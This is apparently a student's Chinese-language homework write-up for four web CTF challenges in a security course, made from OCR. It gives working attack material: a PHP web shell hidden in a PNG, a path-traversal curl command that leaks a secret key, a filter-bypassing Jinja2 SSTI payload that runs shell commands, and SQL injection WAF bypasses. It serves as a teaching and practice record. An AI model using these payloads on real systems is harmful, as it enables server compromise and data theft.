HW2 Writeup


R10922043 黃政瑋

CTF account: cwhuang1937

1. Imgura

(1) 檢查網頁

一開始先用 F12 仔細檢查網頁，發現什麼都沒有，接著在 **DotGit** 發現有.git 洩漏的資料，接著用 **scrabble** 這個 tool 來還原 source code。




```
$ ./scrabble https://imgura.chal.h4ck3r.quest/
Initialized empty Git repository in /mnt/c/Users/aqwef/我的雲端硬碟/NTU
it/
parseCommit 14e062126fdc13dad4ca941a36a9a82eb6a8ca68
downloadBlob 14e062126fdc13dad4ca941a36a9a82eb6a8ca68
parseTree 299f61b894f4b3e84f270c6961e050dd5bd648aa
downloadBlob 299f61b894f4b3e84f270c6961e050dd5bd648aa
downloadBlob 51858600e5072e36d879c624ae84774a0875ee9d
```

(2) 查看 git log

接著用 git log 發現最新的 commit 上面有將 dev page 刪除，因此用 git reset 來還原到前次的 commit，可以發現多了一個 **dev_test_page**

的資料夾。

```
commit 14e062126fdc13dad4ca941a36a9a82eb6a8ca68 (HEAD -> master)
Author: splitline <tbsthitw@gmail.com>
Date:   Sun Oct 24 01:28:51 2021 +0800

    delete dev page.

commit c7fdc1d4948f920604f2bb069dbddf0d3e03d923
Author: splitline <tbsthitw@gmail.com>
Date:   Sun Oct 24 01:27:53 2021 +0800

    First commit owO
(END)
```

```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲
master x [0:36:13]
$ git reset --hard c7fd
HEAD is now at c7fdc1d First commit owO
```

(3) 查看 https://imgura.chal.h4ck3r.quest/dev_test_page/

可以發現這個網頁有上傳照片的功能，接著再看 index.php，發現這邊有 include 的程式碼，故可以試著從 **LFI** 下手。

(4) 查看 upload.php


首先先上網下載一張小於 512x512 的.png， 接著看程式碼會發現檔案的第一個 extension 會被檢查是否符合要求，因此這邊試著將 **extension 改成.png.php 上傳**，仍是可以上傳成功。

(5) 製作含有木馬的照片

這邊用 **pixload 中 png.pl** 來製作出我們所需的.png 檔，並塞入一句話木馬**(這邊用<?=代替<?php echo 來躲過偵測)**，接著上傳到網站。

```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算
[0:59:29] C:1
$ ./png.pl -payload '<?= system($_GET['cmd']) ?>' -output ../exploit.png.php
[>|      PNG Payload Creator/Injector       |<]

    https://github.com/chinarulezzz/pixload


[>] Generating output file
[✓] File saved to: ../exploit.png.php

[>] Injecting payload into ../exploit.png.php

[+] Chunk size: 13
```


```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 20 00 00 00 20  08 02 00 00 00 fc 18 ed  |... ... ........|
00000020  a3 00 00 00 09 70 48 59  73 00 00 0e c4 00 00 0e  |.....pHYs.......|
00000030  c4 01 95 2b 0e 1b 00 00  00 19 49 44 41 54 48 89  |...+......IDATH.|
00000040  ed c1 31 01 00 00 00 c2  a0 f5 4f ed 61 0d a0 00  |..1.......O.a...|
00000050  00 00 6e 0c 20 00 01 c8  a2 88 fe 00 00 00 00 49  |..n. ..........I|
00000060  45 4e 44 ae 42 60 82 00  00 00 00 00 00 00 00 00  |END.B`..........|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000c0  00 19 50 55 6e 4b 3c 3f  3d 20 73 79 73 74 65 6d  |..PUnK<?= system|
000000d0  28 24 5f 47 45 54 5b 63  6d 64 5d 29 20 3f 3e ea  |($_GET[cmd]) ?>.|
000000e0  50 a4 c7 00 49 45 4e 44                           |P...IEND|
000000e8
```



(6) 用 command 去拿 flag

接著將上面上傳成功的網址，放到首頁的?page=後面，並將.php 拿掉

即可執行 shellcode，回到根目錄後即可 print 出 flag。



Reference:

Pixload 用法: https://github.com/chinarulezzz/pixload

2. DVD Screensaver

(1) 分析題目

根據 source code，可以發現真正的 flag 藏在 db 中某個 user 的底下，但在/login 這個底下，只允許輸入字母與數字，故**判斷無法從這個 path 做 SQL injection**。接著發現在/並沒有對 username 擋任何符號，故這邊可以利用 cookies 當作跳板，跳過登入的部分，並將我們要的 injection 塞入到 cookies 中的 username，使得進入/這個 path 時即會拿我們塞過資料的 username 來做 query。

(2) 找出 SECRET_KEY

要來自製 cookies 前，需要先拿到這題的 SECRET_KEY，才能簽我們之後要繞過登入的 cookies。仔細觀察 source code 會發現在/static 這邊有讀檔的動作，因此從這個 path 開始下手。但試了幾次/static/..相關的 path 會發現，每次傳進去給 Handler 都會先被轉換過，因此**/static/..並無法走我們要讀檔的 path**，接著參考題目給的 doc，可以發現用 **CONNECT method** 即可成功照我們要的進入/static 這個 path，然後用 curl 到**/proc/self/environ** 即可拿到環境變數。(這邊須注意加上**—path-as-is**，否則 curl 一樣會將我們傳入的 url 做轉換，而

無法進入/static 這個 path。

```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算機安全 [1:38:49]
$ curl --path-as-is -X CONNECT http://dvd.chal.h4ck3r.quest:10001/static/../../proc/self/environ --output -
PATH=/go/bin:/usr/local/go/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=9ad75fc686b9SECRET_KEY=d2908c1de1cd896d90f09df7df67e1d4GOLANG_VERSION=1.17.2GOPATH=/goHOME=/root
```

func (*ServeMux) Handler

```
func (mux *ServeMux) Handler(r *Request) (h Handler, pattern string)
```

Handler returns the handler to use for the given request, consulting r.Method, r.Host, and r.URL.Path. It always returns a non-nil handler. If the path is not in its canonical form, the handler will be an internally-generated handler that redirects to the canonical path. If the host contains a port, it is ignored when matching handlers.

The path and host are used unchanged for CONNECT requests.


Handler also returns the registered pattern that matches the request or, in the case of internally-generated redirects, the pattern that will match after following the redirect.


If there is no registered handler that applies to the request, Handler returns a "page not found" handler and an empty pattern.

(3) 自製 cookies 後做 SQL injection

這時回到 source code 給的 app.go，首先將上個步驟拿到的 SECRET_KEY 放進去，接著將/login 那邊的判斷式與 query 的動作都註解掉，並在 local 這邊執行起來，此時這邊不管輸入什麼都能成功登入並產生出一組 cookies。接著開始嘗試各種 SQL injection 的登入帳號，**拿登入後產生出的 cookies 去 curl**，最終即可找到 flag。

(SQL injection: 這邊用 **LIKE** 這個模糊搜尋的指令來找到 flag。)





3. Double SSTI

(1) 分析題目

首先用 F12 找到/source 可以看 source code，發現這題需先拿到 secret 才能發 request 給對應的 path，並由 server 用 proxy 幫我們連到 target url。接著又發現這個網站是使用 handlebars 這個 template engine，於是上他的官網查語法。

(2) SSTI 拿 secret

在 handlebars 的官網可以用@data variables 來拿到特定的值，並搭配 build-in helper 的**#each** 可以將**@root** 底下的東西拿出來。(@root 即 template 的 initial context)。Injection 後即成功拿到 key，接著將 url 導向 /2nd_stage_77777me0w_me0w_s3cr3t77777，proxy 即會幫我們導向第二關。

`@root`

Initial context with which the template was executed.

payload.txt test.html

HW2 > Double SSTI > payload.txt

```
{{#each @root}}
  {{@index}}: {{this}}
{{/each}}
```

Hello 0: {{#each @root}} {{@index}}: {{this}} {{/each}} 1: 77777me0w_me0w_s3cr3t77777 ! SSTI me plz.

(3) SSTI 分析:

首先用 {{"7"*7}}嘗試發現得到的是 7777777 而不是 49，可以確定這邊 template engine 為 **Jinja2** 而不是 Twig。由於這邊沒有找到 source code，故不斷嘗試輸入來確定可以 injection 的 symbol 有什麼。發現 config、.(dot)、_、[]皆會被 blacklist 擋掉，於是上網搜尋 Jinja2 SSTI bypass 相關的文章，發現只要用()，' ' | 這三個符號即可做到 SSTI。

(4) 變換 symbol 來 bypass

參考網路上的文章後，這邊將需要用到的 symbol 轉換皆列出來。

. (dot): 可以用**|attr()**來替換。

__ : **\x5f\x5f** 來 encode 即可。

[]: 用**.__getitem__**來做到，而這個 function 再用上述的替換在變換一次，**.__getitem__ = >|attr('\x5f\x5fgetitem\x5f\x5f')()**。

將以上的三種符號變換之後，即可成功 bypass，並 SSTI 拿到 flag。

Final payload:

{{ ()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|attr('\x5f\x5fsubclasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(132)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('popen')('cat /y000*')|attr('read')() }}

attr(*obj*, *name*)
Get an attribute of an object. `foo|attr("bar")` works like `foo.bar` just that always an attribute is returned and items are not looked up.

Reference:

(1) Handlebars 官網: https://handlebarsjs.com/

(2) Jinja2 SSTI bypass 參考文章:


https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f


4. Log me in FINAL

(1) 分析題目

一開始試著查看 F12 與登入後，發現什麼東西都沒有，也沒有 cookies

被記錄。從助教的 hint 似乎要不斷地戳出 500 才能看到東西，因此這邊不斷嘗試輸入各種特殊符號當作 input，最終用**反斜線**終於戳出 500，不過這邊只能看到 query 的語法，但是 sqli_waf()與 addslashes()做了什麼並無法知道。於是這邊再試著用 curl 只丟 username 的欄位進去，會發現在 sqli_waf 會噴 error，但無法看到 trackback 的 code，因此這邊用 **BurpSuite** 來丟一個不完整的 payload。即成功看到那兩個 function 的 source code 頁面。





(2) 分析 sqli_waf 與 addslashes:

sqli_waf:

keyword :中間**加上空白**即可繞過。

空白 ： 則用**/**/繞**過。

= : 用 **LIKE** 即可替代

addslashes:

由於’ 與” 都會被自動加上反斜線，因此這邊用\’ 繞過，使得\被跳脫出來成為 data 即可。而後續若需要用到’’ 時，則用 **CHAR()**繞過即可。

這邊以\'||true#實驗，是可成功登入的，確定可以 injection 後才往後繼續測試。

(3) 測試 user table 的欄位


```
\'/**/UNI ON/**/SEL ECT/**/1,2,3/**/FROM/**/users#
```

從 1,2,3...不斷試，發現只有 3 不會噴 error(error based)，故 users 有

三個 column，而第三個 column **手動用二分法**不斷地猜，猜出來是 uid。接著再搭配 LIKE 的模糊搜尋，來找看看當中有沒有什麼重要內容，於是在 password 找到了一個提示 FLAG(is_in_another_table)，這邊都是用手動不斷的試，故這邊花了非常非常多的時間，於是決定後面的猜長度與猜字串皆自己寫 **python script** 來跑。

(4) 暴力跑 table name:

這邊用 LIMIT 手動測試出一共有 2 個 table，接著用自己寫的腳本先跑出 table name 的長度再跑出 table_name(h3y_here_15_the_flag_y0u_w4nt,meow,flag)。這邊再參考助教的 github，可以用 error bases 的方式爆出 column name。



(5) 暴力跑出 FLAG:

拿到 table name 與 column name 後，用前面的腳本改一下 payload 再搭配 LIKE 的模糊搜尋(%FLAG{% =>

CHAR(37,70,76,65,71,123,37))，即可成功暴力跑出 FLAG。

Reference:

助教大神的 github: https://github.com/w181496/Web-CTF-Cheatsheet#sql-injection